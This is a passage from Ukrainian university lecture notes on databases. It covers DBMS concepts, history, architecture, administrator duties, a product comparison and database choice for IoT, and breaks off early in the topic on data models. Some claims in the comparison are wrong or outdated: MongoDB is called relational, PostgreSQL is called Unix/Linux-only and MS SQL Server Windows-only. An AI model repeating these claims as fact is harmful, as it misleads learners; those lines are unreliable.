


Міністерство освіти і науки України



БАЗИ ДАНИХ

Конспект лекцій

для здобувачів першого (бакалаврського) рівня вищої освіти
освітньої програми «Комп'ютерна інженерія»
галузь знань 12 Інформаційні технології
спеціальності 123 Комп'ютерна інженерія
денної та заочної форм навчання

Луцьк 2025

УДК 004.65(07)

Б17

Рекомендовано до видання вченою радою факультету КІТ ЛНТУ,
протокол № _____ від « _____ » _____ 20 ____ року.

Голова вченої ради факультету КІТ _____ Інна КОНДІУС

Електронна копія друкованого видання передана для внесення в репозитарій ЛНТУ

Директор бібліотеки _____ Наталія ПОЛІЩУК

Розглянуто і схвалено на засіданні кафедри комп'ютерної інженерії та безпеки
ЛНТУ, протокол № _____ від « _____ » _____ 20 ____ року.

Завідувач кафедри КІБ _____ Тарас ТЕРЛЕЦЬКИЙ

Укладач: _____ Світлана ЛАВРЕНЧУК, кандидат технічних наук, доцент
кафедри комп'ютерної інженерії та безпеки ЛНТУ

Рецензент: _____ Катерина МЕЛЬНИК, кандидат технічних наук,
доцент кафедри комп'ютерної інженерії та безпеки ЛНТУ

Відповідальний за випуск: _____ Тарас ТЕРЛЕЦЬКИЙ, кандидат
технічних наук, доцент кафедри комп'ютерної інженерії та безпеки ЛНТУ

Бази даних: конспект лекцій для здобувачів першого (бакалаврського)
рівня вищої освіти освітньої програми «Комп'ютерна інженерія» галузь
Б17 знань 12 Інформаційні технології спеціальності 123 Комп'ютерна
інженерія денної та заочної форм навчання / уклад.
С.В. Лавренчук. Луцьк: ЛНТУ, 2025. 220 с.

Конспект лекцій з дисципліни «**Бази даних**» складений відповідно до
діючої програми курсу.

Призначений для здобувачів вищої освіти спеціальності Комп'ютерна
інженерія освітньої програми «Комп'ютерна інженерія».

ЗМІСТ

ВСТУП.....	6
Тема 1. Загальні поняття про СУБД, інструменти для роботи з базами даних	7
1.1 Основні визначення	7
1.2 Історія розвитку баз даних	8
1.3 Переваги БД над файловими системами	9
1.4 Архітектура БД.....	11
1.5 Функції адміністратора баз даних	12
1.6 Системи управління базами даних. Основні вимоги до СУБД.....	12
1.7 Порівняння СУБД	16
1.8 Вибір типу бази даних, враховуючи специфічні вимоги і виклики IoT	19
Контрольні питання	20
Тема 2. Моделі даних. Реляційна модель даних	22
2.1 Моделі даних	22
2.2 Ієрархічна модель даних.....	26
2.3 Мережна модель даних.....	28
2.4 Реляційна модель даних	28
2.5 Цілісність баз даних.....	31
Контрольні питання	33
Тема 3. Деякі аспекти проектування реляційних баз даних	34
3.1 Реляційна алгебра та реляційне числення	34
3.2 Обчислення кортежів.....	36
3.3 Обчислення доменів.....	38
3.4 Надлишковість даних та аномалії	39
3.5 Функціональні залежності між атрибутами	39
3.6 Нормалізація	40
Контрольні питання	45
Тема 4. Логічне проектування БД.....	46
4.1 Рівні логічної моделі реляційної БД	46
4.2 ER-діаграми	47
4.3 Одержання реляційної схеми бази даних з ER-діаграми.....	49
4.4 Операції над схемою бази даних мовою SQL	50
Контрольні питання	52
Тема 5. Фізичне проектування БД. Рушії зберігання даних	53
5.1 Організація зберігання інформації	53
5.2 Індексація	56
5.3 Хешування	58
5.4 В-дерева.....	59
5.5 Інвертовані файли	60
5.6 Рушії зберігання даних	60
Контрольні питання	67

Тема 6. Клієнт-серверні технології БД.....	68
6.1 Порівняння файл-серверної та клієнт-серверної архітектур	68
6.2 Трирівнева архітектура.....	70
6.3 Функції програми-клієнта та функції серверної частини	76
6.4 Відмінності між різними серверами БД	78
6.5 Структури даних, що використовуються в різних БД	79
6.6 Різниця між SQL та NoSQL.....	81
6.7 Клієнт-серверні технології баз даних як важлива частина архітектури	
IoT-системи	83
Контрольні питання	88
Тема 7. Розподілені БД	89
7.1 Властивості розподілених баз даних.....	90
7.2 Однорідні та неоднорідні РСКБД.....	92
7.3 Логічна архітектура розподілених баз даних	92
7.4 Архітектура програмно-технічних засобів розподілених СКБД	94
7.5 Різновиди архітектури	95
7.6 Розподілене зберігання даних.....	97
7.7 Проблеми розподілених БД	103
7.8 Види обмежень цілісності у розподілених ІС.....	104
Контрольні питання	105
Тема 8. Мови запитів до реляційних баз даних. Мова SQL.....	106
8.1 Історія мови SQL	106
8.2 Можливості SQL	107
8.3 Мова SQL як множинно-орієнтована мова	108
8.4 Засоби пошуку даних.....	109
8.5 Вирази, умови та оператори.....	111
8.6 Вибірання з кількох таблиць.....	113
Контрольні питання	118
Тема 9. Обробка даних та обчислення у запитах.....	119
9.1 Використання агрегатних функцій.....	119
9.2 Оператори GROUP BY та HAVING.....	123
9.3 Оператор ORDER BY	124
9.4 Умовні переходи з оператором CASE	125
Контрольні питання	127
Тема 10. Використання підзапитів та теоретико-множинних операцій в SQL	129
10.1 Порядок виконання запитів із підзапитами	129
10.2 Зв'язані підзапити	134
10.3 Об'єднання наборів записів	137
10.4 Перетин наборів записів.....	138
10.5 Віднімання наборів записів.....	140
Контрольні питання	141
Тема 11. Операції з'єднання таблиць.....	143
11.1 Внутрішнє з'єднання (INNER JOIN).....	143
11.2 З'єднання таблиці з собою	145

11.3 Перехресне з'єднання (CROSS JOIN)	147
11.4 Зовнішні з'єднання.....	147
11.5 Ліве та праве з'єднання (LEFT (RIGHT) OUTER JOIN)	148
11.6 Повне з'єднання (FULL JOIN).....	149
11.7 Об'єднане з'єднання (UNION JOIN).....	150
Контрольні питання	151
Тема 12. Команди модифікації даних. Маніпуляції з таблицями	152
12.1 Створення та модифікація таблиць	155
12.2 Обмеження на значення даних	156
12.3 Обмеження первинних ключів	158
12.4 Встановлення значень по замовчуванню.....	159
12.5 Модифікація структури таблиці	159
12.6 Видалення таблиці	160
12.7 Оновлення даних у визначеному порядку.....	161
Контрольні питання	162
Тема 13. Віртуальні таблиці та індекси	163
13.1 Використання віртуальних таблиць	163
13.2 Використання індексів.....	166
Контрольні питання	168
Тема 14. Транзакції. Тригери	170
14.1 Поняття транзакції	170
14.2 Початок і завершення транзакції.....	171
14.3 Параметри транзакції.....	173
14.4 Рівні ізоляції транзакцій.....	173
14.5 Властивості транзакцій.....	175
14.6 Субтранзакції.....	181
14.7 Тригери.....	182
Контрольні питання	184
Тема 15. Безпека БД	185
15.1 Безпека даних	185
15.2 Реєстрація користувачів	190
15.3 Керування правами доступу	191
15.4 Обов'язкові методи захисту	192
15.5 Ведення журналів доступу	192
15.6 Шифрування даних	193
15.7 Цифровий підпис.....	197
15.8 SQL ін'єкції.....	198
15.9 Поради щодо захисту баз даних	213
Контрольні питання	215
РЕКОМЕНДОВАНІ ДЖЕРЕЛА ІНФОРМАЦІЇ.....	216
КАТАЛОГ ОНЛАЙН-СЕРВІСІВ ВИКОНАННЯ ВПРАВ.....	218
КАТАЛОГ ОНЛАЙН-СЕРВІСІВ ДЛЯ ПЕРЕВІРКИ ЗНАНЬ	218

ВСТУП

Навчальна дисципліна «Бази даних» охоплює фундаментальні концепції, інструменти та методи роботи з базами даних, які є важливими для фахівців з інформаційних технологій. Програма курсу розподілена на два змістовні модулі, що забезпечують поступове поглиблення знань від основ моделювання баз даних до складних операцій SQL.

Змістовий модуль 1 «Моделювання та проектування баз даних, основи SQL» охоплює основні концепції інформаційних систем і систем управління базами даних (СУБД), включаючи їх архітектуру, методи зберігання даних, основні функції та переваги порівняно з файловими системами. Студенти вивчають різні моделі даних, зокрема реляційну, ієрархічну та мережну моделі, а також засвоюють основи реляційної алгебри, нормалізації та функціональних залежностей, індексації та хешування. Практична частина включає роботу з MySQL Workbench для створення моделей БД, логічного і фізичного проектування бази даних, а також ознайомлення з клієнт-серверними технологіями та розподіленими базами даних.

Змістовий модуль 2 «Засоби роботи з сучасними базами даних, мова SQL» присвячений поглибленому вивченню SQL. Він містить теми, які охоплюють сортування, порівняння, обробку даних, використання підзапитів, операцій з'єднання таблиць, модифікацію таблиць, роботу з віртуальними таблицями та індексами. Розглядаються основні операції маніпуляції даними, зокрема обмеження на дані, забезпечення цілісності даних через транзакції та тригери, налаштування прав доступу та захист від SQL-ін'єкцій. Завершальними темами є методи забезпечення безпеки баз даних, шифрування.

Курс спрямований на вивчення основних понять і методів організації даних, принципів функціонування сучасних систем управління базами даних (СУБД), а також мови SQL як основного інструменту роботи з даними і є важливим у складі підготовки фахівців у галузі ІТ.

Тема 1. Загальні поняття про СУБД, інструменти для роботи з базами даних

- 1.1 Основні визначення
- 1.2 Історія розвитку баз даних
- 1.3 Переваги БД над файловими системами
- 1.4 Архітектура БД
- 1.5 Функції адміністратора баз даних
- 1.6 Системи управління базами даних. Основні вимоги до СУБД
- 1.7 Порівняння СУБД
- 1.8 Вибір типу бази даних, враховуючи специфічні вимоги і виклики IoT

1.1 Основні визначення

Інформація – це будь-які відомості про певну подію, сутність, процес і т. ін., які є об'єктом деяких операцій: сприйняття, передавання, перетворення, зберігання, використання.

Дані – це інформація, зафіксована (закодована) у певній формі, придатній для подальшої обробки, зберігання і використання.

Банк даних – сукупність спеціальних методів і засобів (математичних, інформаційних, програмних, мовних, організаційних та технічних) для підтримки динамічної інформаційної моделі предметної галузі з метою забезпечення інформаційних запитів користувачів.

База даних – сукупність взаємопов'язаних даних деякої предметної галузі, що зберігаються в пам'яті ПК та організовані так, що їх можна використовувати для розв'язування багатьох задач різними користувачами.

Властивості БД:

- допущення для даних такої мінімальної надлишковості, яка сприяє їхньому оптимальному використанню в кількох програмних застосуваннях;
- незалежність даних від програм;
- наявність засобів для підтримки цілісності бази даних та захисту від неавторизованого доступу.

Система управління базами даних (СУБД) – це програмне забезпечення для ефективного, зручного і безпечного зберігання даних у БД, організації пошуку в ній та виведенні даних на вимогу користувачів.

Банк даних – це система, що складається з БД, СУБД і прикладного програмного забезпечення, призначена для інформаційного обслуговування користувачів.

1.2 Історія розвитку баз даних

Перші спроби організованого зберігання інформації відносяться до давніх часів, коли люди використовували папірус, глиняні таблички та книги для запису даних. З розвитком комп'ютерних технологій потреба у більш ефективному зберіганні та обробці інформації стала очевидною.

У 1950-1960-х роках були розроблені перші файлові системи для електронного зберігання даних. Вони дозволяли записувати інформацію у вигляді текстових або двійкових файлів. Проте робота з такими даними вимагала значних зусиль, а пошук та оновлення інформації були неефективними.

У 1960-х роках з'явилися перші спеціалізовані системи управління базами даних (СУБД). Дві основні моделі, що використовувалися в той час:

Ієрархічна модель – дані організовувалися у вигляді деревоподібної структури.

Мережева модель – дозволяла створювати складніші зв'язки між об'єктами.

Обидві моделі мали обмеження у гнучкості, оскільки вимагали чіткого визначення зв'язків між даними ще на етапі проектування.

У 1970 році Едгар Кодд запропонував *реляційну модель* баз даних, яка стала революційним кроком у розвитку СУБД.

Основні ідеї реляційної моделі:

- дані зберігаються у вигляді таблиць (відношень);
- використання мови SQL для запитів;
- гнучкість та зручність у зміні структури бази даних.

На основі цієї моделі були створені популярні СУБД: IBM DB2, Oracle, MySQL, Microsoft SQL Server.

З розвитком об'єктно-орієнтованого програмування (1980-1990-ті роки) виникла потреба у базах даних, які могли б працювати безпосередньо з об'єктами. Об'єктно-орієнтовані СУБД (OODBMS) дозволяли зберігати складні структури даних, проте не змогли повністю замінити реляційні бази через складність реалізації.

З появою інтернету та зростанням обсягів даних (від початку 2000х років) традиційні реляційні бази виявилися недостатньо ефективними для обробки великих навантажень. Виникли *NoSQL-бази даних*, що включають:

- документо-орієнтовані (MongoDB, CouchDB);
- колонкові (Cassandra, HBase);
- графові (Neo4j);
- ключ-значення (Redis, DynamoDB).

NoSQL-бази забезпечують високу масштабованість та гнучкість, що робить їх популярними у веб-додатках, аналітиці та обробці великих даних.

Сучасний розвиток баз даних спрямований на використання *хмарних технологій* (Google BigQuery, Amazon RDS, Microsoft Azure SQL), що дозволяють зберігати та обробляти дані на розподілених серверах.

Перспективи розвитку баз даних:

- подальший розвиток *AI-оптимізованих СУБД*;
- використання *блокчейн-технологій* для безпеки даних;
- збільшення автоматизації та *інтеграції з машинним навчанням*.

Отож, історія розвитку баз даних має довгий шлях від примітивних файлових систем до складних розподілених хмарних платформ. Впровадження нових технологій продовжує покращувати ефективність роботи з даними, забезпечуючи швидкість, безпеку та масштабованість у різних сферах застосування.

1.3 Переваги БД над файловими системами

Найближчим попередником, що мав неабиякий вплив на появу й подальше формування баз даних, були файлові системи. Саме тому розглядати можливості,

достоїнства й характерні особливості баз даних найлегше, порівнюючи їх з файловими системами.

Якщо для зберігання даних використовувати технологію файлової системи, можливі два протилежні варіанти:

- незалежні один від одного файли, відсортовані згідно з потребами того чи іншого користувача, передбачають значну надлишковість даних;
- всі дані розташовані в одному файлі, відсортованому так, як потрібно одному з користувачів (нехай деканату), надлишковість при цьому відсутня, але зручно працювати тільки певному користувачеві.

Концепція БД полягає в створенні компромісу між цими варіантами – надлишковість є, але вона мінімальна.

Недоліки надлишковості:

- додаткові витрати пам'яті;
- численні операції оновлення для всіх копій;
- суперечливість інформації в певні моменти часу, викликана асинхронністю подій.

Переваги баз даних над файловими системами:

- взаємозв'язність даних;
- мінімальна надлишковість;
- незалежність даних від програми;
- цілісність та захист від несанкціонованого доступу
- інтегроване зберігання даних;
- централізоване керування;
- ефективне керування доступом до даних;
- скорочення часу розробки програмних систем;
- спільне використання даних;
- відновлення бази даних;
- дотримання стандартів.

1.4 Архітектура БД

Архітектура БД – архітектура програмного забезпечення.

Виділяють три архітектурні рівні БД:

- зовнішній;
- концептуальний;
- внутрішній.

На *концептуальному рівні* здійснюється інтегрований опис предметної області, для якої розробляється БД, незалежно від її сприйняття окремими користувачами та способів реалізації в комп'ютерній системі.

Основні поняття:

Предметна область (ПО) – частина реального світу, для якої здійснюється концептуальне моделювання.

Концептуальна модель ПО – формальне зображення сукупності думок, які характеризують можливі стани ПО, а також переходи з одного стану в інший (включно з класифікацією наявних у ПО сутностей, чинних правил, законів, обмежень тощо).

Концептуальне моделювання ПО – процес побудови концептуальної моделі ПО, яка б відображала ПО з урахуванням вимог, висунутих до цього процесу.

Концептуальна схема – фіксація концептуальної моделі ПО засобами конкретних мов моделей даних. У СУБД концептуальна модель подається у вигляді концептуальної схеми.

Через *зовнішній рівень* користувачі та застосування отримують доступ до бази даних. Мета *зовнішнього рівня* – надати користувачу/застосуванню лише ті дані, які йому потрібні (а отже, до яких дозволений доступ) і в потрібному вигляді.

Зовнішня модель – це засоби зображення концептуальної моделі ПО з урахуванням інтересів конкретних користувачів або застосувань.

Внутрішня модель є відображенням концептуальної моделі ПО з урахуванням способів зберігання даних і методів доступу до них. Внутрішня модель відображується в СУБД у вигляді внутрішньої схеми.

Внутрішня модель – це не модель фізичної пам'яті з характеристиками конкретних пристроїв зберігання даних (циліндри, доріжки тощо); вона описується у вигляді нескінченної абстрактної лінійної пам'яті, яка може структуруватися за допомогою інших абстрактних понять на зразок блоків, кластерів, індексів тощо.

1.5 Функції адміністратора баз даних

- проектування й розробка описів даних на різних рівнях та їхнє узгодження;
- розробка структур зберігання і стратегій доступу до даних згідно з вимогами ефективного (чи економічного) зберігання, швидкої обробки та виведення даних за бажанням користувача;
- реструктуризація та реорганізація БД у випадку зміни вимог до характеристик зберігання й обробки даних;
- проектування та застосування механізмів захисту даних;
- реєстрація користувачів (імен, паролів), визначення їхніх прав доступу та повноважень;
- розробка й використання механізмів резервного копіювання даних та їхнє відновлення під час перебоїв;
- налаштування роботи БД (підвищення продуктивності механізмів обробки даних, підтримання планованої надлишковості, забезпечення ефективності їхнього зберігання);
- систематичне наглядання за використанням бази даних.

1.6 Системи управління базами даних. Основні вимоги до СУБД

Система управління базами даних (СУБД) – це програмне забезпечення, яке дозволяє створювати та керувати базами даних. Як правило, ці бази даних будуть складнішими, ніж текстовий файл або електронна таблиця. Більшість сучасних систем баз даних називають системою управління базами даних

(СУБД) або системою керування базою даних (СКБД) через їх здатність зберігати пов'язані дані в декількох таблицях.

Основні вимоги до СУБД:

- простота і гнучкість створення застосувань;
- багаторазове й багатоаспектне використання даних;
- простота, легкість і гнучкість у використанні;
- простота і гнучкість зміни, розширення й налаштування бази даних;
- ефективність і гнучкість зберігання й обробки даних;
- низька вартість зберігання й використання даних;
- захист від несанкціонованого доступу, викривлення і знищення;
- підтримання необхідного рівня незалежності даних;
- підтримання необхідного рівня цілісності даних;
- розвинені засоби адміністрування.

Функції СУБД:

– *Визначення даних* (зовнішні, внутрішні і концептуальні схеми) та відображень у певний формальний спосіб і реалізація цих визначень у вигляді відповідних об'єктів. СУБД має обробляти вказівки мови опису даних (МОД) для опису концептуальної схеми, підмови опису даних (ПМОД) для опису зовнішніх схем і мови опису збережених даних (МОЗД) для опису внутрішньої схеми.

– *Маніпулювання даними*. СУБД має сприймати, інтерпретувати й обробляти запити користувачів на вибирання, оновлення і видалення наявних даних або на додавання нових даних до бази. Ці запити мають бути сформульовані мовою запитів (МЗ) або мовою маніпулювання даними (ММД).

Найпопулярніші системи управління реляційними базами даних: Microsoft Access, SQL Server, MySQL, Oracle, SQLite, MongoDB.

1.6.1 Інтерфейси СУБД

Деякі системи управління базами даних включають графічний інтерфейс користувача, який дозволяє створювати та підтримувати бази даних, «вказавши та клацнувши» за допомогою мишки.


Інші системи баз даних використовують інтерфейс командного рядка, який вимагає використання певних команд програмування для створення та підтримки баз даних.

Але більшість СУБД, що мають інтерфейс командного рядка, також надають можливість встановити графічні інструменти адміністратора, які дозволяють «вказувати та клацати» щоб виконати більшість завдань.

Різні системи виглядають по-різному, але, як правило, існує ряд загальних особливостей, які зазвичай ви бачите у більшості з них.

Розглянемо три популярні приклади:

1.6.2 Microsoft Access



На рисунку 1.1 наведено інтерфейс *Microsoft Access*. У цьому прикладі відкрита таблиця під назвою Артисти, де відображено її вміст. У верхній частині екрана є панель інструментів (у *Access* це називається Стрічка).

Рисунок 1.1 – MS Access

Ліва панель навігації містить об'єкти бази даних для поточної бази даних. Якщо інша база даних була відкрита, вона може містити різні об'єкти.

Об'єкти бази даних включають такі речі, як таблиці, запити, форми, звіти, макроси тощо. Деякі з цих варіантів є загальними для всіх систем управління базами даних.

Усі СУБД дозволяють створювати таблиці, будувати запити, проектувати нову базу даних та відкривати існуючу базу даних.

Перед тим, як створювати базу даних, потрібно визначитися з її вмістом (створити модель бази даних).

Як створити модель бази даних	https://www.youtube.com/watch?v=huS6b0sCoMk	
-------------------------------	---	---

Як створити базу даних в Access	https://www.youtube.com/watch?v=nWDWZs53iG4	
---------------------------------	---	---

1.6.3 Microsoft SQL Server

Microsoft SQL Server є більш надійною системою управління базами даних, ніж *Access*. Хоча *Access* краще підходить для домашнього та малого офісного використання, *SQL Server* більше підходить для корпоративних додатків, таких як корпоративні CRM та веб-сайти тощо.

Наведений нижче скрін (рисунок 1.2) – це те, що ви бачите під час відкриття *SQL Server* через *SQL Server Management Studio (SSMS)*. *SSMS* – це вбудований інструмент для управління SQL сервером та його базами даних. Як і у *Access*, на верхній панелі є панель інструментів і ліва панель навігації (називається «Object Explorer») для перегляду об’єктів. Провідник об’єктів також перераховує всі бази даних на сервері, до якого ви підключені.




Рисунок 1.2 – SQL Server через SQL Server Management Studio

1.6.4 MySQL

MySQL (рисунок 1.3) є конкурентом *SQL Server*. Це найпопулярніша у світі система управління базами даних з відкритим кодом, тому наші роботи будуть пов’язані з цією СУБД.




Рисунок 1.3 – MySQL через MySQL Workbench

MySQL має додатковий графічний інструмент адміністратора під назвою *MySQL Workbench*. *MySQL Workbench* схожий на *SQL Server Management Studio*, тим, що дозволяє виконувати більшість завдань через графічний інтерфейс *GUI* (Graphical User Interface – графічний інтерфейс користувача).

Отже, якщо ви використовуєте базу даних для домашнього або невеликого офісного використання, можна користуватися *Microsoft Access* або навіть *Excel* (наприклад зробити спільний гугл-документ). Якщо вам потрібно створити веб-сайт або інформаційну систему, то вам краще використовувати більш надійну систему, таку як *SQL Server*, *MySQL* або *Oracle*.

1.7 Порівняння СУБД

Розмір бази даних:

- кілька мегабайт: MS Access, XML, CSV, MS Excel, Парадокс, Dbase, Foxpro / VFP, MySQL, PostgreSQL;
- до сотні мегабайт: MS Access, Парадокс, Dbase, Foxpro / VFP, MySQL, PostgreSQL, Interbase;
- гігабайти: MySQL, PostgreSQL, Interbase, Informix, MS SQL Server, Oracle, SyBase, DB / 2;

- сотні гігабайт і більше: MS SQL Server, Oracle, SyBase, DB / 2.

Кількість одночасних користувачів:

- ексклюзивний доступ одного користувача: MS Excel, XML, CSV, Парадокс, Dbase, Foxpro / VFP, MS Access, MySQL, PostgreSQL;
- до десятка користувачів: Парадокс, Dbase, Foxpro / VFP, MS Access, MySQL, PostgreSQL;
- кілька десятків користувачів: MySQL, PostgreSQL, Interbase, Informix;
- сотні користувачів: PostgreSQL, Interbase, MS SQL Server, Oracle, SyBase, DB / 2;
- тисячі користувачів: MS SQL Server, Oracle, SyBase, DB / 2.

Ціна:

- повністю безкоштовно: XML, CSV, MySQL, PostgreSQL, Interbase (деякі клони);
- формат безкоштовний, для розробки бажано купити дешеву всього одну систему: MS Excel, Парадокс, Dbase, Foxpro / VFP, MS Access;
- дешеві сервери: Interbase (деякі клони), Informix, старі версії SyBase;
- дорогі сервери: MS SQL Server, Oracle, SyBase;
- наддорогі сервери: DB / 2.

Платформа:

- будь-яка: XML, CSV;
- Windows only: MS SQL Server, SyBase, Парадокс, Dbase, Foxpro / VFP, MS Access, MS Excel;
- Unix / Linux only: PostgreSQL;
- Windows + Linux: Oracle, DB / 2, Interbase, MySQL;
- мейнфрейми: DB / 2;
- кластери: MS SQL Server, Oracle, SyBase, DB / 2.

Захист даних:

- ніякий: MS Excel, XML, CSV;
- дуже слабкий: Парадокс, Dbase, Foxpro / VFP, MS Access;
- сильний: MS SQL Server, Oracle, SyBase, DB / 2, Interbase, Informix, MySQL, PostgreSQL.

Потужність мови SQL:

- дуже слабкі: MS Excel, XML, CSV;
- слабкі: Парадокс, Dbase, Foxpro / VFP, MS Access, MySQL;
- розвинені: Interbase, Informix, PostgreSQL;
- потужні: MS SQL Server, Oracle, SyBase, DB / 2.

Вимоги до заліза:

- невибагливі: MySQL, PostgreSQL, Парадокс, Dbase, Foxpro / VFP, MS Access, MS Excel, XML, CSV;
- чутливі: Interbase, Informix, SyBase;
- вимагають окремих потужних серверів з великим RAM, бажано на декількох процесорах: MS SQL Server, Oracle, DB / 2.

Спосіб доступу:

- ODBC: CSV;
- OLE DB / ADO: MS Excel, MS Access, MS SQL Server, SyBase;
- DAO: MS Excel, MS Access, Foxpro / VFP;
- BDE: Парадокс, Dbase, Foxpro / VFP;
- DBExpress: MySQL, Interbase, Oracle, DB / 2;
- Власні: XML, MySQL, Interbase, Informix, PostgreSQL, Oracle, SyBase, DB / 2.

Складність налаштування, установки, адміністрування:

- ніяких складнощів, адміністрування не потрібно: MS Excel, XML, CSV;
- мінімальні або невеликі складності: Парадокс, Dbase, Foxpro / VFP, MS Access;
- первісне налаштування плюс мінімальна підтримка: PostgreSQL, MySQL;
- потрібні спеціальні знання в достатньо великому обсязі: Interbase, Informix;
- потрібно бути фахівцем по базах даних: MS SQL Server, Oracle, SyBase, DB / 2.

Заробітна плата програмістів та адміністраторів:

- невелика: MS Excel, XML, CSV, Парадокс, Dbase, Foxpro / VFP, MS Access, PostgreSQL, MySQL;
- значна: Interbase, Informix, SyBase;
- висока і дуже висока: MS SQL Server, Oracle, DB / 2.

Перспективи розвитку БД:

- «мертві» або майже мертві бази: Парадокс, Dbase, Foxpro / VFP, CSV;
- повільно розвиваються, сумнівні перспективи, фірми виробники не стійко стоять на ногах: Interbase, Informix, PostgreSQL, SyBase;
- гарантовано продовження, тільки розвивати далі нікуди: MS Excel, MS Access, DB / 2;
- бурхливо розвиваються бази: MS SQL Server, Oracle, XML, MySQL.

Легкі переходи:

- Парадокс <-> Dbase <-> Foxpro / VFP;
- CSV-> MS Excel;
- SyBase -> MS SQL Server;
- MS Excel-> MS Access.

1.8 Вибір типу бази даних, враховуючи специфічні вимоги і виклики IoT

З розвитком Інтернету речей (IoT) з'явилися нові виклики у сфері баз даних, пов'язані з великим обсягом даних, швидкістю їх обробки та необхідністю масштабованості. Основні вимоги до баз даних у контексті IoT включають:

- *масштабованість* – можливість обробки великих потоків даних у реальному часі;
- *швидкість запису і читання* – здатність швидко зберігати та отримувати дані від сенсорів та пристроїв;
- *гнучкість схеми* – можливість роботи з різнотипними даними без необхідності жорсткої структури;
- *обробка поточкових даних* – підтримка аналітики у реальному часі.

Для роботи з IoT-даними найкраще підходять такі типи баз даних:

- Документо-орієнтовані (MongoDB, CouchDB) БД часто зберігають дані у JSON-подібних документах, мають гнучку структуру, високу продуктивність та використовуються у проєктах, де дані можуть змінювати свою структуру.
- БД типу ключ-значення (Redis, DynamoDB) забезпечують дуже швидке зчитування та запис, підходить для кешування даних, проте мають обмежений функціонал для складних запитів, використовуються для швидкого збереження стану IoT-пристроїв;
- колонкові БД (Apache Cassandra, HBase) ефективні для масштабованого зберігання великих обсягів даних, їм властива висока доступність і розподіленість, використовуються для IoT-платформ з багатьма пристроями;
- графові БД (Neo4j, ArangoDB) ефективні для зберігання взаємозв'язків між пристроями, використовуються в розумних містах, мережах датчиків;
- Time-Series бази даних (InfluxDB, TimescaleDB) оптимізовані для роботи з часовими рядами, підтримують швидке збереження та аналіз даних у реальному часі, використовуються для моніторингу, телеметрії та аналізу сенсорних даних;
- реляційні бази даних (MySQL, PostgreSQL, Microsoft SQL Server) забезпечують надійність, стандартизовані запити, підтримку транзакцій, проте серед недоліків: погана масштабованість, фіксована схема, недостатньо швидке оброблення поточкових даних. Проте їх варто використовувати якщо важлива структурованість даних та необхідність складних аналітичних запитів.

Вибір конкретного рішення залежить від характеру IoT-системи, обсягів даних та вимог до швидкодії.

Контрольні питання

1. Що таке база даних?
2. Які основні етапи розвитку баз даних?
3. У чому полягають основні недоліки файлових систем порівняно з базами даних?
4. Які основні компоненти архітектури бази даних?

5. Які основні функції адміністратора баз даних?
6. Які існують типи систем управління базами даних (СУБД)?
7. Які основні вимоги висуваються до сучасних СУБД?
8. У чому відмінності між реляційними та нереляційними базами даних?
9. Для яких задач доцільно використовувати NoSQL-бази даних?
10. Які особливості хмарних баз даних у порівнянні з традиційними?
11. Які виклики виникають при використанні баз даних у сфері IoT?
12. Які бази даних найкраще підходять для обробки великих потоків даних у реальному часі?
13. Чому Time-Series бази даних важливі для Інтернету речей?

Тема 2. Моделі даних. Реляційна модель даних

- 2.1 Моделі даних
- 2.2 Ієрархічна модель даних
- 2.3 Мережна модель даних
- 2.4 Реляційна модель даних
- 2.5 Цілісність баз даних

2.1 Моделі даних

Модель даних – це деяка абстракція, в якій знаходять своє відображення найбільш важливі аспекти функціонування визначеної предметної області, а другорядні – ігноруються.

Модель даних являє собою деяку цільову модель предметної області. У моделі даних розрізняють три головні складові:

- *структурна частина*, яка визначає правила породження допустимих для даної СУБД видів структур даних;
- *управляюча частина*, яка визначає можливі операції над такими структурами;
